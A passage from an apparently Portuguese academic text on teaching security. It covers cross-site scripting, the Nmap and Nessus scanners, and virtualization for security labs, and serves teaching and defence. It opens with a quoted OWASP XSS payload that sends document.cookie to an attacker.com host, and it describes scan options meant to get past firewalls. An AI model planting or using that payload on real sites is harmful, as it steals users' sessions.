
```
'><script>document.location= 'http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'.
```

Figura 7 - Parâmetro 'CC' utilizado na figura 6 (OWASP [E], 2012)

A conseqüência desta ação, como mostrada na figura 6 e 7, é o roubo de sessão do usuário, o qual terá os valores do cookie associado a este documento, enviados para o site do atacante (OWASP [E], 2012).

O conteúdo malicioso enviado para o navegador do usuário freqüentemente estão na forma de um segmento de JavaScript, mas podem também incluir HTML, Flash ou outros tipos de códigos que o navegador possa executar. A variedade de ataques baseados em XSS é quase ilimitada, mas comumente incluem a transmissão de dados privados como cookies ou outras informações de sessões ao atacante, redirecionando a vítima ao conteúdo da web controlado pelo atacante ou ainda executando ações maliciosas na máquina do usuário guiadas pelo site vulnerável (OWASP [B], 2011).

Para o CGI Security (2012) um ataque de Cross Site Scripting ocorre quando uma aplicação coleta dados maliciosos de um usuário. O dado é normalmente coletado na forma de link, o qual contém conteúdo malicioso em si mesmo. O usuário na maior parte das vezes clicará neste link em um outro web site, em uma mensagem instantânea ou até mesmo em um e-mail. É comum que o atacante codifique a parte maliciosa do link em HEX (hexadecimal) ou outros métodos de codificação para evitar levantar suspeitas de que o link é fraudulento. Depois que os dados são coletados pela aplicação web, uma página de saída dos dados é criada para o usuário contendo os dados maliciosos que foram originalmente enviados, mas de uma maneira que a apresentação dos dados seja similar à apresentada pelo web site original.

Consequências de um ataque XSS

Um atacante pode usar XSS para enviar um script malicioso ao browser de um usuário confiável sem que o browser do usuário final saiba que o script não é confiável. Desta forma, o browser irá executar o script e irá considerar que o script veio de uma fonte confiável. O script malicioso pode acessar qualquer cookie, sessão de tokens ou qualquer outra informação importante armazenada pelo browser do usuário e utilizada naquele site. Alguns scripts são até capazes de reescrever páginas HTML (OWASP [B], 2011).

Eventualmente atacantes irão injetar JavaScript, VBScript, ActiveX, HTML ou Flash em uma aplicação vulnerável para enganar um usuário e coletar informações. Pode haver diversas conseqüências tais como: seqüestro de sessão, alteração nas configurações do usuário, roubo ou envenenamento de cookies e até propagandas falsas (CGI Security, 2012).

Esse tipo de ataque não pode ser evitado pelo fato de se usar criptografia, como por exemplo, uma conexão SSL (Secure Socket Layer). A aplicação web com SSL funciona da mesma forma e os dados continuarão sendo criptografados, entretanto os dados em si é que são maliciosos e ao serem decodificados em seu destino final e executados farão o ataque acontecer.

Como saber se você está vulnerável e como se proteger

Se você é o dono da aplicação, nunca confie em conteúdos digitados por usuários e sempre filtre metadados. Essa prática irá eliminar a maior parte de ataques XSS. Se você é um usuário final a maneira mais fácil de se proteger é seguir apenas links encontrados dentro da página oficial que você deseja visitar. Se você estiver lendo uma mensagem e a mensagem contiver um link para um web site conhecido, prefira digitar você mesmo o endereço em seu navegador ao invés de clicar no link para

acessar a página. Isso provavelmente irá eliminar 90% dos riscos de você ser vítima de um ataque XSS. As vezes, códigos maliciosos podem ser executados simplesmente ao abrir um e-mail. Se você desconhece o remetente, seja cuidadoso ao abri-lo. Uma outra opção para se proteger de ataques XSS é desabilitar a execução de JavaScript em seu navegador, porém esta estratégia pode prejudicar a sua navegação em sites que utilizam JavaScript (CGI Security, 2012).

4 – Ferramentas de análise de segurança

4.1 - Scanner de Rede: NMAP

Varredura de Portas

A varredura de portas é o processo de se conectar a portas TCP e UDP com o propósito de encontrar quais serviços e aplicações estão disponíveis no dispositivo alvo (GREGG, 2008, p. 111).

Este tipo de prática pode ser utilizada tanto para fins de auditoria de segurança da rede, ajudando os administradores da rede a encontrarem portas abertas que podem comprometer a segurança de um terminal isolado ou de uma rede ou parte dela, bem como por pessoas mal intencionadas a procura de portas abertas na rede, as quais poderão ser exploradas e servirem de portas de entrada para ataques à rede.

Segundo GREGG (2008, p. 122), a varredura de portas foi questionada quanto a sua legalidade nos Estados Unidos. Enquanto que para alguns a varredura de portas era considerada crime, para outros esta prática não poderia ser considerada crime uma vez que não traria prejuízo algum ao alvo.

A questão de ser ou não ser considerada crime a prática da varredura de portas, é discutida até hoje, pois apesar de não trazer prejuízos diretos ao alvo, pode levar à

uma exposição de falhas de segurança do elemento varrido. Devido a este tipo de exposição, que pode facilitar e até levar a um ataque, varrer portas é uma prática que só deve ser feita em redes sob sua jurisdição ou com a concessão de autorização para tal ato. A varredura de redes não autorizadas pode ser considerado ilegal e o autor da prática poderá estar sujeito a multas e penalidades determinadas de acordo com a legislação local vigente.

A Ferramenta

O NMAP é uma ferramenta de código aberto para exploração de rede e auditoria de segurança, o qual serve tanto para varrer redes amplas bem como hosts individuais. Utilizando pacotes IP em estado bruto (pacote IP sem modificações), o NMAP consegue descobrir de maneira eficiente, quais hosts estão disponíveis na rede e quais serviços estes oferecem. É possível ainda descobrir mais informações do alvo varrido tais como tipo e versão do sistema Operacional utilizado, quais tipos de filtros de pacotes (firewall) estão em uso, entre outras (NMAP [C], 2012).

O resultado de uma varredura realizada com o NMAP conterá entre outras informações uma tabela de portas do alvo, a qual é o objeto principal do nosso estudo com esta ferramenta, pois são as informações obtidas do estado de cada uma destas portas que irá compor um relatório sobre a segurança do alvo varrido. Nesta tabela encontraremos:

- O número da porta descoberta
- O protocolo por ela utilizado
- O nome do serviço
- O estado da porta que pode ser:

- **Aberto:** Uma aplicação esta escutando a porta e esperando o recebimento de pacotes nesta porta.
- **Filtrado:** Existe um filtro, firewall ou algum outro obstáculo na rede bloqueando a porta de forma que o NMAP não consegue determinar se ela está aberta ou fechada.
- **Fechado:** A porta recebe e responde aos pacotes enviados pelo NMAP, entretanto não existe nenhuma aplicação ouvindo a porta. Portas fechadas também necessitam de atenção e observação pois em um determinado momento elas podem se abrir.
- **Não Filtrado:** Para este caso, a porta responde aos pacotes enviados pelo NMAP, entretanto o NMAP não consegue determinar se a porta está aberta ou fechada.

Especificação do Alvo

Com o NMAP é possível varrer hosts individuais, mas também redes inteiras, ou hosts adjacentes a um especificado.

Para varrer um host único, basta digitar o endereço do host tal como 192.168.1.1 por exemplo.

Para varrer hosts adjacentes basta utilizar o estilo de endereçamento CIDR (Classless Inter-Domain Routing), especificando um endereço base e o número de bits o qual o NMAP deverá manter no início do endereço fornecido nesta varredura. Por exemplo, 192.168.10.0/24 varreria os 256 hosts entre 192.168.10.0 (binário: 11000000 10101000 00001010 00000000) e 192.168.10.255 (binário: 11000000 10101000 00001010 11111111). De um total de 32 bits que compões o endereço, apenas os 24 primeiros serão mantidos, variando os 8 últimos.

Além disso o NMAP permite mais de 1 tipo de especificação de hosts na mesma linha de comando, não sendo necessário repetir o comando para outros hosts desejados caso haja mais de 1 ou várias faixas de hosts a serem pesquisadas.

Descoberta de Hosts

Para os casos de redes muito grandes, às vezes não se sabe ao certo quais hosts varrer na rede. Mesmo que se saiba a faixa de endereços a qual se deve varrer, nem todos os hosts podem estar ativos no momento da varredura e por isso seria dispendioso fazer uma varredura de toda a rede porta a porta. Por isso muitas vezes temos a necessidade de saber anteriormente quais são os hosts existentes na rede e quais hosts estão ativos.

O NMAP oferece suporte à descoberta de hosts o que nos permite otimizar as nossas buscas, economizar nossos recursos e o nosso tempo. Se nenhuma opção de descoberta de hosts for especificada, por padrão o NMAP envia pacotes TCP ACK destinados à porta 80 e espera um pacote ICMP (Internet Control Message Protocol) Echo Request como retorno para cada host enviado (NMAP [A], 2012).

Dentre as opções para descoberta de hosts temos:

-sL (Scan Listagem): É uma forma simples de listar cada host da rede especificada, sem enviar nenhum pacote aos hosts alvo. O NMAP irá se utilizar de uma técnica de DNS reverso para descobrir os nomes dos hosts. Neste modo o NMAP irá reportar também ao final da varredura a quantidade de IPs da rede.

-sP (Scan usando ping): Esta opção faz com que o NMAP realize a varredura na rede apenas usando o ping, de forma que somente os hosts ativos irão responder. A conseqüência de usar o ping para descobrir os hosts ativos da rede é o envio de pacotes à todos os hosts da rede, o que poderá levantar suspeitas de que a rede

está sendo varrida. Por outro lado, pode ser mais valioso saber quais hosts estão ativos na rede do que apenas a listagem dos hosts.

-p0 (Sem ping): A opção sem ping, pula o descobrimento de hosts da rede. Nesta opção o NMAP fará uma varredura mais agressiva, como a varredura de portas e detecção de SO em hosts que foram verificados como ativos.

-PS [listadeportas] (ping usando TCP SYN): Neste modo, o NMAP envia um pacote TCP vazio com a flag SYN marcada. Por padrão este pacote é enviado à porta 80, mas uma porta alternativa ou uma lista de portas pode ser especificada como parâmetro (ex: -PS22,23,25,80,113,1050,35000) sendo que para mais de uma porta, a varredura nas outras portas é executada em paralelo.

A flag SYN indica aos sistemas remotos que há uma tentativa de estabelecer uma comunicação. Normalmente a porta de destino estará fechada e um pacote RST (reset) será enviado de volta. Caso a porta esteja aberta, o alvo irá dar o segundo passo do cumprimento de-três-vias (3-way-handshake) do TCP respondendo com um pacote TCP SYN/ACK TCP.

A máquina executando o NMAP derruba então a conexão recém-criada respondendo com um RST ao invés de enviar um pacote ACK que iria completar o cumprimento-de-três-vias e estabelecer uma conexão completa. O pacote RST é enviado pelo kernel da máquina que está executando o NMAP em resposta ao SYN/ACK inesperado, e não pelo próprio NMAP.

-PA [listadeportas] (ping usando TCP ACK): O ping utilizando TCP ACK funciona da mesma forma que o ping utilizando SYN. A diferença é que nesta opção a flag TCP ACK é marcada ou invés da flag SYN. O pacote ACK simula reconhecer dados de uma conexão TCP estabelecida, quando na verdade nenhuma conexão existe de

fato. Assim os hosts remotos ativos deveriam sempre responder com pacotes RST, revelando sua existência no processo.

A razão pela qual o NMAP oferece varreduras utilizando pacotes SYN e ACK é a maximização das chances de driblar firewalls, pois alguns firewalls estão configurados, por exemplo, para rejeitar pacotes do tipo SYN entrantes exceto aqueles destinados a serviços públicos como o site web da empresa ou servidor de correio eletrônico e nestas condições pacotes do tipo ACK teriam sucesso.

-PU [listadeportas] (ping usando UDP): Nesta opção o NMAP envia um pacote UDP vazio ou de um tamanho especificado (--data-length) para as portas informadas. Caso nenhuma porta seja especificada no parâmentro [listadeportas] a porta padrão 31338 é escolhida. Uma porta alta incomum é utilizada propositalmente como padrão porque enviar para portas abertas normalmente é indesejado para este tipo particular de varredura. Se o pacote chegar a uma porta fechada na máquina-alvo, a sondagem UDP deve causar um pacote ICMP de porta inalcançável como resposta e isso diz ao NMAP que a máquina está ativa e disponível.

Muitos outros tipos de erros ICMP, tais como host/rede inalcançável ou TTL (Time to Live) excedido são indicativos de um host inativo ou inalcançável. A falta de resposta também é interpretada dessa forma. Se uma porta aberta é alcançada, a maioria dos serviços simplesmente ignoram o pacote vazio e falham ao retornar qualquer resposta, por isso uma porta pouco provável de estar em uso é escolhida. A principal vantagem de se usar a varredura de ping UDP é que ela passará por firewalls e filtros que bloqueiam apenas os pacotes TCP.

Existem ainda outras técnicas para a descoberta de hosts na rede utilizando o NMAP que não serão abordadas aqui, mas que podem ser acessadas diretamente em (NMAP [A], 2012).

Técnicas de Varredura de Portas

Para cada caso de uso do NMAP, podemos escolher dentre algumas técnicas de varredura que melhor atendem as necessidades da varredura. Em alguns casos, por exemplo, desejamos varrer uma rede inteira sem sermos notados, em outros casos a varredura está sendo feita pelo próprio administrador da rede para auditoria de segurança e esse detalhe não é importante, mas outras características na varredura são desejadas. Para isso temos algumas técnicas de varredura de portas:

-sS (scan TCP SYN): A varredura SYN é a opção de varredura padrão mais popularmente utilizada, pois pode ser executada rapidamente varrendo milhares de portas por segundo em uma rede rápida, não bloqueada por firewalls intrusivos. A varredura SYN é camuflada, uma vez que ela nunca completa uma conexão TCP. Esse tipo de varredura permite uma diferenciação clara e confiável entre os estados aberto (open), fechado (closed), e filtrado (filtered).

-sT (scan TCP connect): A varredura TCP connect é a varredura padrão do TCP quando a varredura SYN não é uma opção. É uma opção para quando o usuário não tem privilégios para criar pacotes em estado bruto ou varrer redes IPv6. Ao invés de criar pacotes em estado bruto como a maioria dos outros tipos de varreduras fazem, o Nmap pede ao sistema operacional para estabelecer uma conexão com a máquina e porta alvos enviando uma chamada de sistema connect(). Essa é a mesma chamada de alto nível que os navegadores da web, clientes P2P, e a maioria das outras aplicações para rede utilizam para estabelecer uma conexão.

Quando uma varredura SYN está disponível é normalmente a melhor escolha. O Nmap tem menos controle sobre a chamada de alto nível connect() do que sobre os pacotes em estado bruto, tornando-o menos eficiente. A chamada de sistema

completa as conexões nas portas-alvo abertas ao invés de executar o reset de porta entreaberta que a varredura SYN faz. Isso não só leva mais tempo e requer mais pacotes para obter a mesma informação, mas também torna mais provável que as máquinas-alvo registrem a conexão, permitindo que um sistema IDS (Intrusion Detection System) detecte a varredura.

-sU (scan UDP): Pelo fato da varredura UDP ser normalmente mais lenta e mais difícil que a TCP, alguns auditores de segurança ignoram essas portas. Isso é um erro, pois serviços UDP passíveis de exploração são bastante comuns e invasores certamente não ignoram essa possibilidade de exploração.

A varredura UDP é ativada com a opção –sU e pode ser combinada com um tipo de varredura TCP como a varredura SYN (-sS) para averiguar ambos protocolos na mesma execução. Ela funciona enviando um cabeçalho UDP vazio (sem dados) para cada porta alvo. Se um erro ICMP de porta inalcançável (tipo 3, código 3) é retornado, a porta está fechada. Outros erros do tipo inalcançável (tipo 3, códigos 1, 2, 9, 10, ou 13) marcam a porta como filtrada. Ocasionalmente um serviço irá responder com um pacote UDP, provando que a porta está aberta. Se nenhuma resposta é recebida após as retransmissões, a porta é classificada como aberta|filtrada. Isso significa que a porta poderia estar aberta, ou talvez que filtros de pacotes estejam bloqueando a comunicação. Varreduras de versões (-sV) podem ser utilizadas para ajudar a diferenciar as portas verdadeiramente abertas das que estão filtradas.

Um grande desafio com a varredura UDP é fazê-la rapidamente. Portas abertas e filtradas raramente enviam alguma resposta, deixando o Nmap esgotar o tempo (time out) e então efetuar retransmissões para o caso de a sondagem ou a resposta ter sido perdida. Portas fechadas são, normalmente, um problema ainda maior. Elas

costumam enviar de volta um erro ICMP de porta inalcançável. Mas, ao contrário dos pacotes RST enviados pelas portas TCP fechadas em resposta a uma varredura SYN ou connect, muitos hosts limitam a taxa de mensagens ICMP de porta inalcançável por padrão. O Linux e o Solaris são particularmente rigorosos quanto a isso.

O Nmap detecta a limitação de taxa e diminui o ritmo de acordo para evitar inundar a rede com pacotes inúteis que a máquina-alvo irá descartar.

-sA (scan TCP ACK): Esse tipo de varredura nunca determina se uma porta está aberta (ou mesmo aberta|filtrada) e é utilizada para mapear conjuntos de regras do firewall, determinando se eles são orientados à conexão ou não e quais portas estão filtradas.

Existem ainda outras técnicas de varredura de portas utilizando o NMAP que não serão abordadas aqui, mas que podem ser acessadas diretamente em (NMAP [D], 2012).

Especificação de Portas e Ordem da Varredura

É possível definir no NMAP quais portas devem ser varridas e se a ordem é aleatória ou seqüencial. Para isso é possível especificar algumas opções:

-p <faixa de portas> (Varreria apenas as portas especificadas): As portas individuais a serem varridas devem ser passadas como parâmetro, separadas por vírgula (ex: -p 137, 139, 8080), enquanto que faixas de portas a serem varridas devem ser separadas por hífen (ex: -p 53-137).

-F (Scan Rápido (portas limitadas)): Especifica que você deseja varrer apenas as portas listadas no arquivo nmap-services que vem com o NMAP (ou o arquivo de

protocolos para o -sO), tornando a varredura mais rápida do que varrer todas as 65535 portas de um host.

-r (Não usa as portas de forma aleatória): Por padrão o NMAP varreria as portas em uma ordem aleatória. Esta opção diz ao NMAP para varrer as portas em ordem seqüencial.

4.2 - Scanner de Vulnerabilidades: NESSUS

O Nessus é uma ferramenta bem conhecida, utilizada para realizar varreduras em sistemas computacionais a procura de vulnerabilidades. A ferramenta permite ainda realizar auditorias remotas e determinar se a rede foi invadida ou usada de maneira indevida. Além de verificar a presença de vulnerabilidades, é possível também verificar especificações de conformidade, violações de políticas de conteúdo e outras anomalias em um computador local (TENABLE [C], 2012, p. 6). O Nessus é muito utilizado também por administradores de rede e profissionais da área de segurança a fim de detectar possíveis vulnerabilidades e falhas em uma rede, antes que elas sejam exploradas por pessoas mal intencionadas.

Estas são algumas das características da ferramenta Nessus, de acordo com o guia de instalação da versão 5.0 fornecido pelo fabricante:

Varredura inteligente: O Nessus não gera alarmes falsos, ou seja, o programa não pressupõe que um determinado serviço está sendo executado em uma porta fixa. O programa verifica uma vulnerabilidade por meio de exploração sempre que possível. Nos casos em que isso não for confiável ou afetar negativamente o alvo, o Nessus conta com um banner de servidor (metodologia do Nessus para detectar vulnerabilidades sem prejudicar o alvo) para determinar a presença da vulnerabilidade. Nesse caso, o relatório gerado indicará se esse método foi utilizado.

Arquitetura modular: A arquitetura cliente/servidor permite instalar o scanner (servidor) e conectar-se à interface gráfica do usuário (cliente) por intermédio de um navegador.

Compatível com CVE: CVE (Common Vulnerabilities and Exposures) é um dicionário de informações públicas de segurança, com escopo internacional e gratuito. A maioria dos plugins se conecta ao CVE para que os administradores possam recuperar mais informações sobre vulnerabilidades publicadas. As referências ao Bugtraq (BID), OSVDB (Open Source Vulnerability Database) e alertas de segurança dos fornecedores também são incorporadas com frequência.

Arquitetura de plugin: Os testes de segurança são realizados por meio de plugins externos. Dessa forma, é possível adicionar facilmente novos testes de criação própria ou selecionar plugins específicos existentes. A lista completa dos plugins do Nessus está disponível em (TENABLE [E], 2012).

NASL: O scanner Nessus utiliza NASL (Nessus Attack Scripting Language), uma linguagem criada especificamente para a criação de testes de segurança.

Banco de dados de vulnerabilidades de segurança atualizado: É possível consultar as verificações de segurança mais recentes em (TENABLE [E], 2012).

Compatibilidade entre plugins: Os testes de segurança realizados pelos plugins do Nessus impedem que sejam realizadas verificações desnecessárias. Se o servidor de FTP não permitir logins anônimos, não serão realizadas verificações de segurança relacionadas a logins anônimos.

Relatórios completos: Além de detectar as vulnerabilidades de segurança existentes na rede e o nível de risco de cada uma delas (baixo, médio, alto e grave), o Nessus oferece soluções de como atenuá-las.

Suporte total a SSL: O Nessus é capaz de testar os serviços oferecidos por SSL, como HTTPS, SMTPS, IMAPS entre outros.

Testes não destrutivos (opcional): O Nessus permite ativar uma opção chamada “safe checks” para que desta forma, verificações que possam causar danos ou interrupções na rede sejam executadas através do uso de banners de servidor ao invés de explorar a falha.

Políticas de Segurança no Nessus

Juntamente com o Nessus virão predefinidas algumas políticas criadas pela Tenable Network Security, Inc. Essas políticas são fornecidas como modelos para ajudar na criação de políticas mais específicas ou para serem usadas sem modificações para varreduras básicas dos seus recursos.

- **Varredura de rede externa:** Esta política foi projetada para a verificação de hosts externos e que normalmente apresentam menos serviços à rede. Os plugins relacionados a vulnerabilidades conhecidas de aplicativos da Web (as famílias de plugins CGI Abuses e CGI Abuses: XSS) são ativados com a aplicação desta política. Além disso, todas as 65.535 portas são verificadas em cada alvo.
- **Varredura de rede interna:** Esta política foi projetada levando-se em conta a melhoria do desempenho, pois pode ser usada para verificar redes internas de grande porte com muitos hosts, vários serviços expostos e sistemas incorporados, como impressoras. Os plugins “CGI Abuse” não estão ativados e um conjunto de portas padrão é examinado, mas não todas as 65.535.
- **Testes de aplicativos da Web:** Esta política de varredura é utilizada para verificar os sistemas fazendo com que o Nessus detecte vulnerabilidades

conhecidas e desconhecidas nos aplicativos da Web. Os recursos de “difusão” do Nessus são ativados com esta política, o que fará com que o Nessus detecte todos os sites descobertos e verifique as vulnerabilidades presentes em cada um dos parâmetros, incluindo XSS, SQL, injeção de comandos e vários outros.

- **Preparar para auditorias de PCI (Payment Card Industry) DSS (Data Security Standard):** Esta política ativa as verificações de conformidade com a norma PCI DSS integradas, compara os resultados das varreduras aos padrões PCI e gera um relatório sobre o comportamento da conformidade. É importante observar que uma varredura de compatibilidade bem-sucedida não garante a conformidade nem uma infra-estrutura segura. As organizações que estejam se preparando para uma avaliação da PCI DSS podem usar essa política para preparar suas redes e seus sistemas para a conformidade com a PCI DSS.

Opções de Varredura

O Nessus permite que a varredura (scan) seja feita de diferentes formas:

- **Save Knowledge Base:** O scanner Nessus salva as informações de varredura no banco de dados de conhecimento do servidor Nessus para uso posterior. Isso inclui portas abertas, plugins utilizados, serviços descobertos etc.
- **Safe Checks:** A opção Safe Checks (Verificações Seguras) desativa todos os plugins que podem afetar negativamente o host remoto.
- **Silent Dependencies:** Se esta opção for selecionada, a lista de dependências não será incluída no relatório.

- **Log Scan Details to Server:** Salva detalhes adicionais da varredura no log do servidor Nessus (nessusd.messages), incluindo a ativação ou encerramento do plugin ou se um plugin foi interrompido. O log resultante pode ser usado para confirmar se determinados plugins foram usados e se os hosts foram examinados.
- **Stop Host Scan on Disconnect:** Ao marcar esta opção, o Nessus cessará a varredura se detectar que o host parou de responder. Isso pode ocorrer se os usuários desligarem seus PCs durante uma varredura, se um host parar de responder ou se o mecanismo de segurança (por exemplo: IDS) bloqueou o tráfego para um servidor. Se as varreduras continuarem nesses computadores, o tráfego desnecessário será enviado e atrasará a verificação.
- **Avoid Sequential Scans:** Normalmente, o Nessus verifica uma lista de endereços IP em sequência. Se esta opção estiver marcada, o Nessus verificará a lista de hosts em ordem aleatória. Isto pode ser útil para ajudar a distribuir o tráfego de rede direcionado a uma sub-rede específica durante varreduras extensas.
- **Consider Unscanned Ports as Closed:** Se uma porta não for examinada com um scanner de porta selecionado (por exemplo: fora do intervalo especificado), será considerada fechada pelo Nessus.
- **Designate Hosts by their DNS Name:** Deve-se usar o nome do host em vez do endereço IP na impressão do relatório.

Há também opções de controle de como a varredura deve ser feita pelo Nessus de acordo com a rede a ser verificada:

- **Reduce Parallel Connections on Congestion:** Permite que o Nessus detecte o envio de um grande número de pacotes e quando a conexão da

rede atingir a capacidade máxima, o Nessus reduzirá a velocidade da varredura ao nível adequado para diminuir o congestionamento. Ao diminuir o congestionamento, o Nessus tentará reutilizar o espaço disponível na conexão da rede automaticamente.

- **Use Kernel Congestion Detection (Linux Only):** Permite que o Nessus monitore a CPU e outros mecanismos internos em caso de congestionamento e diminua o ritmo de maneira proporcional. O Nessus tentará usar sempre o máximo de recursos disponíveis. Este recurso está disponível apenas para os scanners Nessus instalados em Linux.

Além destas opções disponíveis para varredura no Nessus existem ainda outras opções disponíveis para o método de varredura a ser realizado, intervalo de portas a serem varridas e opções de performance da varredura, que podem ser conferidas no guia do usuário do Nessus (TENABLE [D], 2012).

Plugins

Um plugin é um simples programa que faz verificações para uma dada falha (TENABLE [E], 2012).

Os plugins do Nessus são escritos em uma linguagem chamada NASL (Nessus Attack Scripting Language) e se ligam a cada porta especificada para fazerem as verificações à procura de falhas.

O Nessus realiza os testes de segurança nos alvos através do uso de plugins e oferece plugins agrupados em famílias para que o usuário possa escolher plugins individuais específicos ou até famílias inteiras para incluir na varredura. Desta forma é possível criar seleções diferentes de plugins a serem utilizados para cada varredura, criando novas políticas de varredura.

Novas vulnerabilidades são descobertas diariamente e com elas novos plugins surgem para atender às novas necessidades de varredura. A arquitetura de plugins permite ao usuário do Nessus de forma fácil e rápida incluir ou excluir novos testes de segurança em sua varredura. Caso um plugin específico não esteja disponível, é possível baixá-lo da Internet e anexá-lo à varredura.

Relatórios

Após realizar a varredura em uma rede, o Nessus organiza as informações coletadas durante a varredura e as apresenta ao usuário em um relatório detalhado e organizado.

A tela “Reports” (Relatórios) funciona como um ponto central para exibir, comparar, enviar e baixar resultados de varreduras (ver figura 25).

No relatório é possível selecionar hosts em uma lista para ver mais informações sobre o host, como o número de portas abertas, o protocolo e serviços utilizados em cada porta, informações do sistema operacional, além de um resumo das vulnerabilidades encontradas categorizadas pelo grau de risco.

O Nessus irá indicar ainda, para cada vulnerabilidade listada no relatório uma ação para corrigir o problema, alem de listar uma sinopse, uma descrição técnica, o fator de risco, a pontuação CVSS (Common Vulnerability Scoring System), resultados relevantes que demonstram a conclusão, referências externas, data de publicação da vulnerabilidade, data de publicação/modificação do plugin e disponibilidade da exploração.

5 - O uso de virtualização no ensino de segurança

5.1 – O que é virtualização

Segundo Gregg (2008, p. 47) “Virtualização é o processo de emular hardware dentro de uma máquina virtual.” O processo de emulação de hardware duplica a arquitetura física necessária na máquina para o funcionamento dos programas e processos.

Uma máquina virtual contém seu próprio sistema operacional, bibliotecas e aplicativos e é totalmente independente e isolada das demais (OLIVEIRA; CARISSIMI; TOSCANI, 2010, p. 296).

A empresa VMWare (2012) explica o funcionamento da virtualização como: “A virtualização permite executar várias máquinas virtuais em uma única máquina física, com cada VM compartilhando os recursos desse computador físico em vários ambientes. Máquinas virtuais diferentes conseguem executar sistemas operacionais diferentes e vários aplicativos no mesmo computador físico.”

De acordo com Laureano e Maziero (2008, p. 6), diferentes processadores possuem diferentes conjuntos de instruções, o que faz com que cada arquitetura necessite de um software diferente capaz de interpretar suas instruções. É por este motivo que não é possível executar em um processador Intel/AMD uma aplicação compilada para um processador ARM. As instruções em linguagem de máquina escritas para o processador ARM não serão compreendidas pelo processador Intel/AMD. Similarmente não é possível executar em Linux uma aplicação escrita para Windows, pois as chamadas de sistema são diferentes para os dois sistemas operacionais.

> “Uma solução para eliminar essa dependência seria mapear uma interface para outra com a introdução de uma camada intermediária de adaptação. Esse

> mapeamento é a base da virtualização e foi introduzido por intermédio do conceito de isomorfismo (Popek; Goldberg, 1974). O isomorfismo consiste em transformar o estado de um sistema A em um sistema B."(OLIVEIRA; CARISSIMI; TOSCANI, 2010, p. 297)

Um computador é composto por duas grandes camadas, a de hardware e a de software, que por sua vez são divididas em subcamadas (OLIVEIRA; CARISSIMI; TOSCANI, 2010, p. 298).

Usando os serviços oferecidos por uma determinada interface de sistema, a camada de virtualização constrói outra interface de mesmo nível, de acordo com as necessidades dos componentes de sistema que farão uso dela. A nova interface de sistema, vista através dessa camada de virtualização, é denominada máquina virtual (LAUREANO; MAZIERO, 2008, p. 6).

A virtualização foi amplamente adotada pela IBM nos anos 60 para permitir que um único mainframe pudesse comportar múltiplos sistemas operacionais com seus diferentes usuários. Em 1990 a virtualização volta a ganhar visibilidade e em 2000 passa a ser largamente utilizada na emulação de servidores, permitindo o funcionamento de vários servidores em poucas máquinas físicas. Desta forma reduziram-se os custos com os equipamentos utilizados e aumentaram a escalabilidade e flexibilidade dos servidores. A virtualização ainda encontrou uso no desenvolvimento de software, com a finalidade de testar novos software em diferentes sistemas operacionais e plataformas de hardware. Além disso a tecnologia de virtualização encontrou uma crescente aplicação como componente chave dos modelos de cloud computing e no ensino a distância (NANCE; HAY; DODGE; SEAZZU; BURD, 2009, p. 5).

Inúmeros programas podem ser usados na virtualização de sistemas, tais como VMWare, Virtual PC, Open VZ, entre outros. Dependendo da quantidade de

recursos de hardware disponíveis na máquina do usuário, como espaço de armazenamento, memória RAM, capacidade de processamento, é possível que diversos destes programas emulem sistemas virtuais ao mesmo tempo de forma independente, sem que um interfira no funcionamento do outro. Sistemas virtuais de modo geral, emulam a maior parte dos recursos de hardware necessitados pelos sistemas operacionais para o seu funcionamento. O computador físico que está hospedando uma máquina virtual dedica parte dos seus recursos de hardware ao funcionamento do sistema virtual. O disco rígido de uma máquina virtual nada mais é do que um grande arquivo na máquina hospedeira. Outros recursos como processamento e memória RAM da máquina virtual também são compartilhados da máquina hospedeira.

5.2 – A aplicação de virtualização no ensino de segurança

De acordo com Nance, Hay, Dodge, Seazzu e Burd (2009, p. 4): A virtualização nos permite a emulação de uma rede inteira de computadores e dos softwares neles instalados em uma única máquina física. Os computadores virtuais (ou máquinas virtuais) funcionam e se comportam exatamente como se estivessem executando em um hardware real em uma máquina física. Máquinas virtuais podem ser configuradas para se conectarem a outras redes virtuais isoladas, de modo a nos permitirem a execução de testes de segurança em redes emuladas sem comprometer e afetar o desempenho de uma rede real.

Segundo Gregg (2009, p. 48) o uso de uma máquina virtual VMware seria uma boa escolha para laboratórios, pois permite testar com facilidade ferramentas de segurança, testar upgrades e estudos de exames de certificação.

O uso e aplicação da virtualização pode se estender a diversas áreas e não se limitar apenas a pesquisa e ensino de segurança computacional. Máquinas e redes virtuais podem ser utilizadas em outros campos da ciência da computação como por exemplo na implementação de algoritmos de clusters sem a necessidade de múltiplos sistemas físicos.

As configurações das máquinas virtuais ficam armazenadas em arquivos na máquina hospedeira, permitindo que com facilidade estes arquivos sejam copiados a fim de clonar a máquina virtual. Essa prática pode ser muito útil para a criação e restauração de backups durantes testes com a máquina virtual, oferecendo mais flexibilidade para testes que podem comprometer a máquina virtual durante o aprendizado do aluno.

Diferentes máquinas virtuais podem se comunicar em uma máquina hospedeira através de uma rede virtual e podem ainda se comunicar com a rede mundial de computadores utilizando a interface de rede da máquina hospedeira. Em ambientes de teste e educação, pode ser interessante desconectar as máquinas virtuais da Internet a fim de se criar uma rede isolada para experimentação. Essa configuração é particularmente importante quando se usa as máquinas virtuais e suas redes virtuais para testes perigosos, como a experimentação de infecções por vírus. Assim as máquinas virtuais apresentam a vantagem de isolamento, não colocando em risco a máquina hospedeira, sua rede, nem outros usuários da Internet (NANCE; HAY; DODGE; SEAZZU; BURD, 2009, p. 5).

Uma outra vantagem de se usar virtualização no ensino de segurança é que no decorrer da aula, pode ser interessante o uso de diferentes sistemas operacionais para a realização dos testes. Desta forma, a virtualização do ambiente a ser utilizado facilita ao aluno ter em uma única máquina hospedeira diferentes sistemas

operacionais em funcionamento, sem a necessidade de ficar reiniciando o computador para realizar tais testes. Além disso, a realização dos testes em máquinas virtuais permite que a máquina hospedeira mantenha-se livre das influências ocasionadas pelos testes.

Para Belapurkar; Chakrabarti; Ponnapalli e Varadarajan (2009, p. 297) a virtualização tenha talvez o seu maior papel na segurança de desktops. Enquanto a tecnologia de virtualização está avançando rapidamente através da inovação de hardware e software no mercado, boa parte dela está focada em servidores. A medida que a tecnologia de virtualização se torna amigável para desktops, há muito o que se ganhar em termos de segurança dos desktops. Potencialmente poderiam existir domínios separados para rodarem aplicações seguras e não seguras, evitando vários problemas de segurança e privacidade nos hosts. Entretanto, algumas políticas de segurança (firewalls, níveis de isolamento e acesso de dispositivos) podem ser centralizadas e reforçadas à nível da máquina física, deixando a máquina virtual do host completamente no controle do usuário, sem nenhuma implicação de segurança.

